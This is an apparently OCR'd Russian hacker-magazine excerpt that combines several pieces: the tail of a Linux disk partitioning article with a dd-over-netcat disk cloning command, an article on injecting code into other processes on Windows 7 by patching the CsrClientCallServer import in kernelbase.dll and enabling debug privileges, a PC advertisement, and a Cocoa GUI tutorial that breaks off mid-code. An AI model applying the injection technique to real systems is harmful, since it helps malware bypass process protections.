Found linux image: /boot/vmlinuz-2.6.32-24-generic
Found initrd image: /boot/initrd.img-2.6.32-24-generic
Found memtest86+ image: /boot/memtest86+.bin
Found Microsoft Windows XP Professional RU on /dev/sda1
done
> █
```

Клонирование диска на другую машину подручными средствами

На машине-источнике выполняем:

```
# dd if=/dev/sda bs=4k | netcat < IP-приемника > 1234
```

На машине-приемнике:

```
# netcat -l -p 1234 | dd of=/dev/sdb bs=4k
```

Уменьшаем размер образа dd

Ты можешь существенно уменьшить размер архива с образом раздела, сделанным dd, если предварительно забьешь его нулями (вторая команда должна привести к исчерпанию пространства на ФС, это нормально):

```
# mount /dev/sda1 /mnt
# dd if=/dev/zero of=/mnt/zero bs=4k
# rm -f /mnt/zero
```

всех 512-байтных секторов на один вперед, что решит проблему с первым разделом, но оставит ее нерешенной для всех остальных. Нам, пользователям Linux, ни тот, ни другой вариант не подходит, поэтому придется обходиться своими силами. К счастью, ничего сложного в процессе выравнивания разделов нет, и ниже я покажу, как это правильно сделать с помощью стандартного cfdisk.
Начало первого основного раздела довольно просто расположить в 64 секторе. Для этого запускаем fdisk с опцией '-u':

```
# fdisk -u /dev/sdb
```

Вводим команду 'n' (новый раздел), далее 'p' (основной раздел), затем '1' (первый раздел), на вопрос о начале первого сектора вводим 64, в качестве последнего сектора вводим желаемый размер раздела в секторах (его можно вычислить, разделив размер раздела в байтах на 512). Записываем таблицу разделов с помощью команды 'w'. Далее раздел можно отформатировать и подключить:

```
# mkfs.ext4 /dev/sdb1
# mount /dev/sdb1 /mnt
```

Все остальные основные разделы диска также необходимо выравнивать с помощью выбора начального сектора так, чтобы его номер был кратен восьми. Задачу можно упростить, если при создании каждого раздела высчитывать номер его последнего сектора так, чтобы его



Наглая ложь WD о том, что их диск готов к использованию «как есть» в любой ОС, за исключением WinXP

номер был кратен восьми, и вычитать единицу. Тогда следующий раздел по умолчанию получит правильный номер начального сектора.
С расширенными разделами все намного сложнее. Каждый расширенный раздел может содержать до четырех подразделов, начало первого из которых также по умолчанию располагается в 63 секторе (здесь дело не в оптимизации, введенной в обращение более 20 лет назад, а в том, что расширенный раздел был придуман для эмуляции физического диска). Поэтому сначала придется создать расширенный раздел с начальным сектором, кратным восьми, а затем создавать все его внутренние разделы с начальным сектором также кратным восьми. Здесь низкоуровневый cfdisk становится слишком опасным инструментом, поэтому лучше воспользоваться программой parted с опцией "--align optimal", благодаря которой все создаваемые разделы будут располагаться в правильных секторах.

Выводы

Да, почти все описанное в статье можно проделать с помощью удобных графических программ, но, как показывает практика, необходимость в таких инструментах наступает именно в тот момент, когда их нет под рукой. И тогда без теории и четкого осознания того, как все это работает, не обойтись.

Александр Эккерт stannic.man@gmail.com





Инжект кода средствами CSRSS



О том, как Windows 7 помогает современным хакерам старыми средствами

Существует такая аксиома: чем больше недокументирована какая-нибудь часть Windows, тем больше разработчики Microsoft не хотят, чтобы ее использовали разработчики программного обеспечения. Причина, как всегда, банальна — недокументированные возможности позволяют вытворять с системой жуткие вещи!

Тем не менее, в среде программистов бытует мнение, что, несмотря на полную недокументированность подсистемы ввода-вывода CSRSS, ничего интересного она из себя не представляет, как с точки зрения прикладного кодинга, так и с точки зрения разработки малвари. Да, приходится признать, что даже вирусам и руткитам она неинтересна. За исключением, пожалуй, знаменитого червя Nimda. Хотя, постой, еще существует способ детекта скрытых процессов возможностями CSRSS... В общем, CSRSS не так прост и бесполезен, как кажется некоторым несознательным гражданам. Положим его на наш операционный стол и узнаем, чем же он может быть полезен настоящему хакеру.

Введение

Подсистема CSRSS — **client/server run-time subsystem** (клиент-серверная подсистема) — это часть исполнительной подсистемы Windows, которая отвечает за консольные приложения, создание/удаление потоков и за 16-битную виртуальную среду MS-DOS. Это мы знаем, но, к сожалению, на этом вся документированность CSRSS заканчивается.

Наверное, это один из самых загадочных кирпичиков Windows. И это не только загадочный, но и чувствительный кирпичик, так как процесс CSRSS.EXE — единственный, которому присваивается эпитет «критичный», и вмешательство в его нормальное исполнение грозит крахом всей системы. Упомяну такую деталь — на весь (!) зоопарк BSOD'ов, который может сгенерировать ядро Windows, только два багчека: 0x0000004C (FATAL_UNHANDLED_HARD_ERROR) и 0xC000021A (STATUS_SYSTEM_PROCESS_TERMINATED) происходят при крахе его юзермодных процессов (winlogon.exe и csrss.exe). Без этих двух процессов Windows существовать не может. И самое печальное — во втором случае, если будет установлено, что причиной «синего экрана» стал отказ csrss.exe (как правило, в результате действия малвари), то это будет фатальный случай, приводящий к переустановке системы (или ее аварийному восстановлению).

CSRSS берет свои настройки не из реестра, как может показаться на первый взгляд, а из командной строки, которая выглядит примерно так:

```
%SystemRoot%\system32\csrss.exe ObjectDirectory=\
Windows SharedSection=1024,3072,512 Windows=On
SubSystemType=Windows ServerDll=basesrv,1 ServerDll
=winsrv:UserServerDllInitialization,3 ServerDll=win
srv:ConServerDllInitialization,2 ProfileControl=Off
MaxRequestThreads=16
```

Win32 API Level
kernel32.dll, user32.dll

Native Csr Interface
- CsrClientConnectToServer
- CsrClientCallServer
- CsrGetProcessId
- Csr ~

Native LPC API
- NtConnectPort
- NtCompleteConnectPort
- NtRequestWaitReply
- NtReplyWaitRequest
- NtReplyPost
- Nt ~Port

Иерархия API-вызовов подсистем CSRSS и LPC

В общем, на мой взгляд, основная задача CSRSS все-таки заключается в своеобразном контроле над созданием и уничтожением процессов и потоков. А раз так, то нельзя недооценивать те возможности, которые в нем скрыты.

LPC, или Local Procedure Calls

Перед тем, как углубиться в дебри CsrApi, давай посмотрим в сторону механизма LPC, созданного в Windows для реализации межпроцессного взаимодействия. Почему именно на него? Все дело в том, что CSRSS реализует свой собственный протокол поверх LPC. LPC часто называют Local InterProcess Communication. Я, к сожалению, не знаю, как на самом деле расшифровывается LPC, но раз на MSDN-блогах LPC зовут Local Procedure Calls, значит, так тому и быть.

Как уже было сказано выше, LPC — это недокументированный механизм Windows, предназначенный для взаимодействия между процессами и потоками, основанный на приеме/передаче пакетов. Это взаимодействие может происходить как целиком в ядре, так и между юзермодными компонентами.

Суть LPC предельно проста — коммуникация между участниками взаимодействия (клиентом и сервером) осуществляется путем передачи блоков данных (так называемых сообщений LPC). Клиентом может быть поток или процесс, и исполняться они могут на разных ring-уровнях, как в ядре (r0), так и простым пользовательским приложением (r3).

Основывается он на двух вещах — портах и внутренних LPC-структурах (таких как PORT_MESSAGE). Логически LPC состоит из двух действий: коннекта к определенному порту (NtCreatePort, NtConnectPort, NtListenPort и т.д.) и передаче данных (NtRequestWaitReplyPort и др.).

CsrClientCallServer — вот где собака зарыта!

Среди всех используемых CsrApi-функций наиболее часто можно встретить CsrClientCallServer. Перекрестные ссылки на нее можно увидеть в таких функциях, как kernel32!CreateProcess, kernel32!AllocConsole, kernel32!FreeConsole, user32!EndTask и десятках других. Если мы взглянем на нее под микроскопом IDA, то увидим, что каждый раз, когда вызывается CsrClientCallServer, в стек заталкивается какое-то уникальное число, меняющееся от функции к функции:

```
.text:77E96D55    PUSH 4
.text:77E96D57    PUSH 20225h
      // вот это число
.text:77E96D5C    MOV [EBP+var_7C], EAX
.text:77E96D5F    PUSH 0
.text:77E96D61    LEA EAX, [EBP + var_A4]
.text:77E96D67    PUSH EAX
.text:77E96D68    CALL CsrClientCallServer
```

Это загадочное число — не что иное, как индекс указателя специальной функции, определенной в библиотеках, используемых подсистемой CSRSS. То есть специальная процедура, называемая CsrApiRequestThread, исполняется в контексте отдельного потока в csrss.exe, ответственного за прием запросов от пользовательской подсистемы. Она обрабатывает его через соответствующие диспетчерские таблицы CSRSS и возвращает результат.

Что интересного может дать использование функций CsrApi в интересах программиста? Много чего. Например, можно организовать прямой распил консоли, так как подсистема CSRSS напрямую отвечает за консоль в Windows.

```
int main(int argc, char* argv[])
{
   NTSTATUS Status;
   CSR_API_MSG m;
   CONSOLE_TITLE_MSG *consoleTitleMes =
      &m.u.ConsoleTitle;
   CSR_CAPTURE_HEADER * captureBuffer;

   consoleTitleMes->ConsoleHandle =
      GetConsoleHandle();
   consoleTitleMes->TitleLen=260;
   consoleTitleMes->Unicode=0;

   CaptureBuffer = (CSR_CAPTURE_HEADER *)
      CsrAllocateCaptureBuffer(
         1,
         consoleTitleMes->TitleLen);
   CsrCaptureMessageBuffer(
      CaptureBuffer,
      NULL,
      consoleTitleMes->TitleLen,
      (PVOID *)&consoleTitleMes->Title);

   CsrClientCallServer(
      (PCSR_API_MSG)&m,
      CaptureBuffer,
      CSR_MAKE_API_NUMBER(
         CONSRV_SERVERDLL_INDEX,
         CONSRV_FIRST_API_NUMBER+38),
      sizeof(m));
   printf("ConsoleTitle is : %s\n",
       m.u.ConsoleTitle.Title);
   return 0;
}
```



links
Не ленись читать MSDN — несмотря на бытующее в определенных кругах пренебрежительное отношение к данному сайту, чтение его статей позволяет устранить до 99% ошибок, возникающих при использовании WinAPI.



dvd
На компакт-диске ты найдешь реализацию описанных в статье приемов на С.



К сожалению, рамки статьи не позволяют описать все аспекты использования CsrApi-функций в повседневной жизни программиста, поэтому сейчас мы перейдем непосредственно к теме сегодняшней статьи.

Что дальше?

Итак, что же мы нашли при распиле CSRSS? В смысле, с хакерской точки зрения. Ни много, ни мало — инжект кода в Windows 7. Как ты знаешь, разработчики Windows 7 сильно потрудились над безопасностью процессов в системе — теперь просто так выполнить CreateRemoteThread в чужой процесс не удастся. Да, приходится признать, что дяденьки из Microsoft постарались на славу, отрубив мегакулхацкерам любимый способ инжекта кода. При попытке вызова CreateRemoteThread с хэндлом процесса другого пользователя, мы обламываемся, и функция возвращает нам NULL с кодом ошибки ERROR_NOT_ENOUGH_MEMORY.
Но ведь и про старуху бывает порнуха :).
Конечно, существуют в природе способы инжекта с использованием **RtlCreateUserThread** (подробнее об этом можно прочитать здесь: http://forum.gamedeception.net/threads/17097-Simple-injector-(cmd-line-unicode-xp-vista-w7)), но мы не будем его рассматривать; желающие могут поэкспериментировать сами.
Не зря мы сегодня завели разговор про CSRSS, ведь именно с помощью ее возможностей можно очень даже неплохо вернуть утраченный status quo и получить возможность инжекта кода в чужие процессы. Концепция нашего PoC проста. Дело в том, что успешность вызова CreateRemoteThread зависит от системной функции CsrClientCallServer, которая фактически обрабатывает этот запрос. Она следит за выполнением, но сама удаленный поток не создает. Вызов CreateRemoteThread сводится к системной функции NtCreateThreadEx, которая создаст поток с флагом CREATE_SUSPENDED, однако дальнейшее развитие ситуации будет зависеть от успешности вызова функции подсистемы CSRSS — CsrClientCallServer. Ничего интересного в голову не приходит? :) Все, что нам нужно — это сделать так, чтобы при создании удаленного потока CsrClientCallServer всегда возвращала успешное значение. И будет тебе счастье. Смотрим на дизассемблированную kernelbase.dll (это аналог kernel32.dll в Windows 7, если ты не знал):

kernelbase.dll

```
.text:7597BD24    PUSH 0C
.text:7597BD26    PUSH 10001
.text:7597BD2B    PUSH EBX
.text:7597BD2C    LEA EAX, DWORD PTR SS:[EBP-210]
.text:7597BD32    PUSH EAX
.text:7597BD33    CALL NEAR DWORD PTR
                     DS:[<&ntdll.CsrClientCallServer>]
                     ; ntdll.CsrClientCallServer
.text:7597BD39    MOV EAX, DWORD PTR SS:[EBP-1F0]
.text:7597BD3F    MOV DWORD PTR SS:[EBP-218], EAX
.text:7597BD45    CMP DWORD PTR SS:[EBP-218], EBX
.text:7597BD4B    JL KERNELBA.75999564
```

Нам нужно найти в памяти kernelbase.dll, просканировать таблицу импорта, найти адрес импортируемой функции CsrClientCallServer и подменить его новым указателем на заранее подготовленную функцию CsrClientCallServer, которая всегда будет возвращать «успех». Сделать это легко. Смотрим:

```
ULONG NewCsrClientCallServer(
    PVOID Arg1,
    PVOID Arg2,
    ULONG Arg3,
    ULONG Arg4)
{
    *( DWORD *)(( BYTE *)Arg1 + 0x20 ) = 0;
    return 0;
}

...
    DWORD ImportAddress;
    DWORD OriginalCsrClientCallServer, OldProtect;
    ImportAddress = GetImportAddressFromIat(
        GetModuleHandle("kernelbase.dll"),
        "CsrClientCallServer");
    VirtualProtect(( VOID *) ImportAddress,
        sizeof(DWORD),
        PAGE_EXECUTE_READWRITE,
        &OldProtect);
    OriginalCsrClientCallServer =
        *(DWORD*)ImportAddress;
    *(DWORD*)ImportAddress =
        (DWORD)NewCsrClientCallServer;
...
```

И все! Раз, раз, раз — и... мы в дамках! Теперь наша новая функция CsrClientCallServer будет возвращать «success», что, собственно, и нужно для успешного запуска CreateRemoteThread. Кстати, такой подход довольно оригинален: вместо того, чтобы искать способы выполнения своего кода, писать (или покупать) 0day-эксплойты, повышающие права, искать новые уязвимости в системе и т.д., иногда бывает просто нужно переписать один байт. Самое главное — знать, где :).
В заключение только добавлю, что для успешного выполнения такого кода нужны дебаг-привилегии, которые подрубаются примерно таким образом:

```
unsigned long GetDebugPrivileges()
{
    TOKEN_PRIVILEGES tokenPrvlgs;

    if(!OpenProcessToken(GetCurrentProcess(),
            TOKEN_ADJUST_PRIVILEGES, &hToken))
        return error;

    if(!LookupPrivilegeValue(NULL, SE_DEBUG_NAME,
            &tokenPrvlgs.Privileges[0].Luid))
        return error;

    tokenPrvlgs.PrivilegeCount = 1;
    tokenPrvlgs.Privileges[0].Attributes =
        SE_PRIVILEGE_ENABLED;
    if(!AdjustTokenPrivileges(hToken, FALSE,
            &tokenPrvlgs, 0, NULL, NULL))
    {
        return error;
    }

    CloseHandle( hToken );
    return success;
}
```

Заключение

Вот и все, что я хотел донести до тебя. Не так страшна Windows 7, как ее раскрашивают. Код, который делает все вышеизложенное, как всегда, ищи на диске. Удачного компилирования, и да пребудет с тобой Сила!
P.S. Осторожнее в экспериментах с CSRSS! А то систему жалко :). ⌶



WEXLER.HOME 902

Собрать мощный компьютер, который мог бы выполнять абсолютно любые задачи, и при этом позволял бы гонять в самые современные игры – мечта каждого. Но тут сразу возникает множество проблем, в основном — выбор подходящих комплектующих. На рынке масса новинок, но девайсы устаревают быстрее, чем ты успеваешь накопить денег. Что же делать? Отказаться от своей идеи? Конечно же, нет! Просто нужно часть проблем переложить на чужие плечи. То есть приобрести готовый комп самой мощной конфигурации. Компьютер WEXLER.HOME 902 обладает современнейшей начинкой, которая предоставит тебе неограниченные возможности в играх и мультимедийных приложениях.

Железо

Компьютер WEXLER.HOME 902 создан на базе мощного четырехъядерного процессора Intel® Core™ i7-970 с частотой 3,2 ГГц и кэш-памятью 12 МБ. CPU имеет встроенный контроллер памяти и поддерживает технологию Turbo Boost, автоматически разгоняющую его под нагрузкой. Согласись, круто: стоит тебе запустить игру или какое-то другое ресурсоемкое приложение, как процессор автоматически увеличивает свою частоту.

За игровые возможности в WEXLER.HOME 902 отвечает видеокарта GeForce GTX 460, основанная на новейшей архитектуре «Fermi». Благодаря высокой производительности в режиме DirectX 11 тесселяции процессор GTX 460 обеспечивает идеально четкую графику без ограничения скорости, а поддержка технологий NVIDIA 3D Vision™, PhysX® и CUDA™ позволяет визуализировать все самые потрясающие эффекты, на которые способны компьютерные игры.

WEXLER.HOME 902 оснащен трехканальной оперативной памятью объемом ни много ни мало 12 Гб. Благодаря этому работа с каждым из установленных модулей памяти осуществляется в параллельном режиме. Пусть технология и не дает теоретического увеличения пропускной способности втрое, но, тем не менее, вносит ощутимый вклад в общую производительность системы. Также, учитывая объем установленной памяти, можно смело выключать своп и наслаждаться производительностью.

Современный компьютер не может обойтись без надежного питания. Именно поэтому WEXLER.HOME 902 оснащен блоком питания мощностью 700 Вт, который обеспечивает стабильную работу даже в моменты максимальной загрузки.

Софт

На всех компьютерах WEXLER.HOME 902 предустановлена операционная система Windows® 7 Домашняя расширенная. Использование именно 64-битной версии не случайно: благодаря этому удается задействовать все 12 Гб установленной в компьютере памяти. Помимо ОС, дополнительно предустановлена триалка офисного пакета Microsoft® Office и бесплатный антивирус Microsoft® Security Essentials. Также на компьютере инсталлирована популярная сетевая игра World of Tanks, и покупатели компьютера получают 4099 виртуальных денежных единиц в этой игре.

Комплектация

Компьютер поставляется с комплектом необходимых драйверов, инструкцией на русском языке, фирменными клавиатурой и мышью.

Подробнее о продукте: www.wexler.ru



Всеволод Захаров seva@vingrad.ru

GUI И «КАКАО»

Создаем оконные приложения для Mac OS X


В прошлый раз ты познакомился с созданием простых консольных приложений для Mac OS X с помощью языка Objective-C и фреймворка Cocoa. Но, конечно, гораздо лучше иметь в своих приложениях полноценный графический интерфейс. В этот раз мы поговорим о создании GUI-приложений с помощью все тех же Cocoa и Objective-C.

Code

Если ты читал предыдущую статью или уже пробовал кодить под макось, то наверняка познакомился с XCode, стандартной средой разработки под Mac OS X от Apple. Эта среда содержит все, что тебе может потребоваться для кодинга: редактор, компилятор, отладчик и т.д. Для создания графического интерфейса там есть специальная тулза под названием Interface Builder.
Да, именно так — до XCode 4 Interface Builder существовал в виде отдельного приложения, что было довольно-таки неудобно, поэтому в четвертой версии XCode Apple интегрировала Interface Builder в свою IDE, и теперь ковать железо можно, не отходя от кассы. К сожалению, XCode 4 на данный момент (на момент сдачи статьи, т.е. конец сентября, — прим. ред.) находится в фазе тестирования, и в свободном доступе ее нет, поэтому все сказанное ниже относится к XCode и Interface Builder третьей версии. Давай для начала попробуем создать простое GUI-приложение под макось с помощью всего этого хозяйства.

Сначала был проект

Каждый программный продукт в современном мире начинается с создания проекта для той среды, в которой он будет дальше развиваться. Проект — это, как ты знаешь, собрание разнообразных элементов, которые используются для построения приложения: исходных файлов, файлов с описанием пользовательского интерфейса, звуков, изображений, ссылок на используемые фреймворки и библиотеки и т.д., и т.п.



Создаем проект Cocoa



MainMenu.xib в Interface Builder

Самый распространенный тип программного продукта, который создается с помощью XCode — это, конечно, приложения. Но приложения — не единственное, что ты можешь создать с помощью этой IDE. Можно собрать, например, command-line тулзу, фреймворк, плагины, библиотеки и расширения ядра — kext'ы, а также приложения для iOS.

Попробуем проследить создание приложения в XCode от начала и до конца. Первое, что нам потребуется — это, как ты уже догадался, создать проект.

Для этого запусти XCode (если в твоей системе XCode не установлена, ты можешь безвозмездно скачать ее с сайта Apple).

Для того, чтобы создать новый проект, идем в главное меню «File → New Project». Как видишь, здесь таится множество различных типов проектов. Нам потребуется Cocoa Application — оконное приложение, использующее фреймворк Cocoa.

После того, как ты выберешь шаблон для проекта и место его расположения, XCode создаст файлы проекта и даже напишет за тебя пару строчек кода.

Вот они:

Точка входа нашего приложения

```
#import <Cocoa/Cocoa.h>
int main(int argc, char * argv[])
{
    return NSAppliction(argc, (const char**) argv);
}
```

Нам здесь интересен вызов функции NSApplication. После передачи управления этой функции приложение входит в цикл обработки сообщений от системы. Такое «пассивное» поведение тулзы (ожидание оповещения от системы) — стандарт для современных многозадачных систем.

Если ты попробуешь собрать и запустить этот проект (Build → Build and Go), то увидишь пустое окошко. Откуда оно взялось? Ведь никакого кода для его создания мы не писали? Посмотри на файлы нашего проекта.

Среди них в смарт-группе NIB Files (все файлы приложения разделены на так называемые смарт-группы, а NIB Files — это файлы того самого Interface Builder'а) есть MainMenu.xib. Открываем его двойным кликом и попадаем в Interface Builder, где видим то самое окошко и еще главное меню нашего приложения, которое при запуске в Mac OS X находится вверху экрана.

OK. Теперь поработаем немного в IB и накидаем на эту форму контролов.

Строим интерфейс

Давай разберемся, как изменить внешний вид главного окна нашей программы. Идем в «Tools → Library» (заметь, что теперь главное меню изменилось, так как мы находимся не в XCode, а в Interface Builder'е) и видим всевозможные контролы, которые ты можешь разместить на своей форме простым drag-and-drop'ом. Я кину на окно три текстовых поля, пару статических текстовых полей и одну кнопку. Сделаем простой калькулятор, который при нажатии на кнопку складывает значения из двух текстовых полей и выводит результат в третьем. Надо же с чего-то начинать :).

Для настройки контролов используется «инспектор объектов» (Tools → Inspector). В его окошке отображаются свойства выделенного контрола, и их можно редактировать. Так с помощью инспектора я задал тайтл кнопки и окна.


Ну, хорошо. Интерфейс у нас есть, и если мы соберем и запустим проект, то увидим на экране форму такой, какой мы ее создали с помощью Interface Builder'а. Ну а как же логика работы нашего приложения? Как создать обработчики для событий, приходящих от контролов, и изменять внешний вид нашего приложения в коде? А вот тут-то и начинается самое интересное... Нам нужно интегрировать наш интерфейс в приложение.

Для этого создадим класс-контроллер окна. Этот класс будет содержать обработчики сообщений от контролов формы и изменять их вид. Идем опять в XCode (не забыл, что мы все это время работали в Interface Builder'е?) и там создаем класс с именем AppConroller (File → New File → Cocoa → Objective-C class). XCode создаст для нас два файла AppController.h и AppController.m с интерфейсом и реализацией класса-контроллера соответственно. Есть одна проблемка — Interface Builder о нашем классе AppController ничего не знает, а мы ведь должны будем привязать объекты интерфейса к полям и методам AppController'а. Перетаскиваем AppController.h на главное окно InterfaceBuilder. Теперь порядок. Но чего-то все-таки не хватает. Ага! Класс есть, а объектов этого класса нет ни одного. Идем в «Interface Builder → Tools → Library → Object» и перетаскиваем объект с палитры на главное окно билдера. С помощью инспектора сообщаем билдеру, что это — объект класса AppController.

Теперь вся необходимая информация есть в MainMenu.xib, и при старте нашего приложения среда выполнения, загрузив этот файл, содержащий описание интерфейса, создаст объект нашего класса и настроит его нужным образом.

Наконец-то кодинг

После того, как с формошлепством покончено, настало время написать немного кода, который будет отвечать за поведение нашего приложения.



Делаем морду из стандартных контролов

Привязываем наши аутлеты и действия к контролам

Код класса AppController

```
// Интерфейс класса
// Включаем Cocoa.h
#import <Cocoa/Cocoa.h>
@interface AppController : NSObject
{
 // Ссылки на три текстовых поля.
 // Значение будет присвоено
 // средой выполнения.
 IBOutlet NSTextField * FirstNumber;
 IBOutlet NSTextField * SecondNumber;
 IBOutlet NSTextField * Result;
}

// Обработчик клика на единственной кнопке
// нашего приложения
- (IBAction) buttonClick: (id) sender;
@end

// Реализация класса
#import «AppController.h»
@implementation AppController

// Обработчик клика очень прост
- (IBAction) buttonClick: (id) sender
{
 // Берем значения из двух текстовых полей и
 // присваиваем их сумму третьему
 [Result setIntValue:
        [FirstNumber intValue] +
        [SecondNumber intValue]];
}
@end
```

Об идентификаторах IBOutlet и IBAction, которые присутствуют в коде нашего класса, нужно сказать отдельно. Это, собственно, Interface Builder Outlet (ссылка на элемент интерфейса) и Interface Builder Action — обработчик события, которое генерируется каким-то объектом GUI. Привязывать их к реальным объектам пользовательского интерфейса в коде не нужно, сделаем это, используя великий и могучий Interface Builder. Для этого:

а. открываем контекстное меню для объекта AppController в InterfaceBuilder'е;

б. дропаем созданные нами аутлеты на соответствующие контролы, а IBAction — на кнопку.

Ну вот, наконец-то наше мегаприложение готово к работе. Жмем на «Build and Go» и видим следующее (см. картинку).

Кстати, важный момент: методы и функции Cocoa не бросают исключения, поэтому не жди, что это приложение упадет, если ты вместо целого числа введешь строчку букв. Обработка некорректных значений в этом случае — задача программиста (но об этом в другой раз).

«Для того, чтобы отрендерить собственную 2D-сцену, нам потребуется создать свой класс-вид»

Кварцевая графика

Итак, стандартные компоненты на форму мы с тобой кидать научились, и даже научились обрабатывать события от них и изменять их состояние из кода. Ну, а что если нужного контрола в стандартных библиотеках нет? Если хочется нарисовать на форме что-то необычное? В самом деле, это же графическое приложение :).

Конечно же в Mac OS X сделать это возможно, причем, с помощью самого Cocoa.

Для отрисовки графики в Mac OS X используется векторный движок Quarz. Для того, чтобы отрендерить собственную 2D-сцену, нам потребуется создать свой класс-вид, наследник NSView. Нам нужно будет переопределить метод drawRect в этом классе.

XCode создаст для нас два файла — MyView.h и MyView.m с шаблоном интерфейса и реализацией нашего класса соответственно.

Дропаем MyView.h из списка файлов проекта на главное окно Interface Builder. Теперь выбираем из палитры контролов Library CustomView, перетаскиваем его на нашу форму и в окошке инспектора задаем для этого контрола MyView в качестве базового класса.


Устанавливаем высоту вида равной ширине (это нам пригодится для профилактики искажений в данном конкретном примере).

Теперь нужно позаботиться о внешнем виде нашего контрола.

Нарисуем что-нибудь красивое — например, монаду Инь-Янь. Все линии (path) будем создавать с помощью кривых Безье. В этом нам поможет Cocoa-класс NSBezierPath (см. врезку).

Заключение

Теперь ты знаешь, как создать GUI'шное Cocoa-приложение. Процесс разработки под iOS для всяческих iPhone'ов и iPad'ов не сильно отличается от создания оконных приложений для макоси, который описан здесь, поэтому дерзай. Удачи!



It works!

Создаем свой класс-вид

Реализация класса MyView

```
// Импортируем заголовок
// Его за нас создала XCode
// Ничего там менять не будем в этот раз.
#import "MyView.h"

@implementation MyView
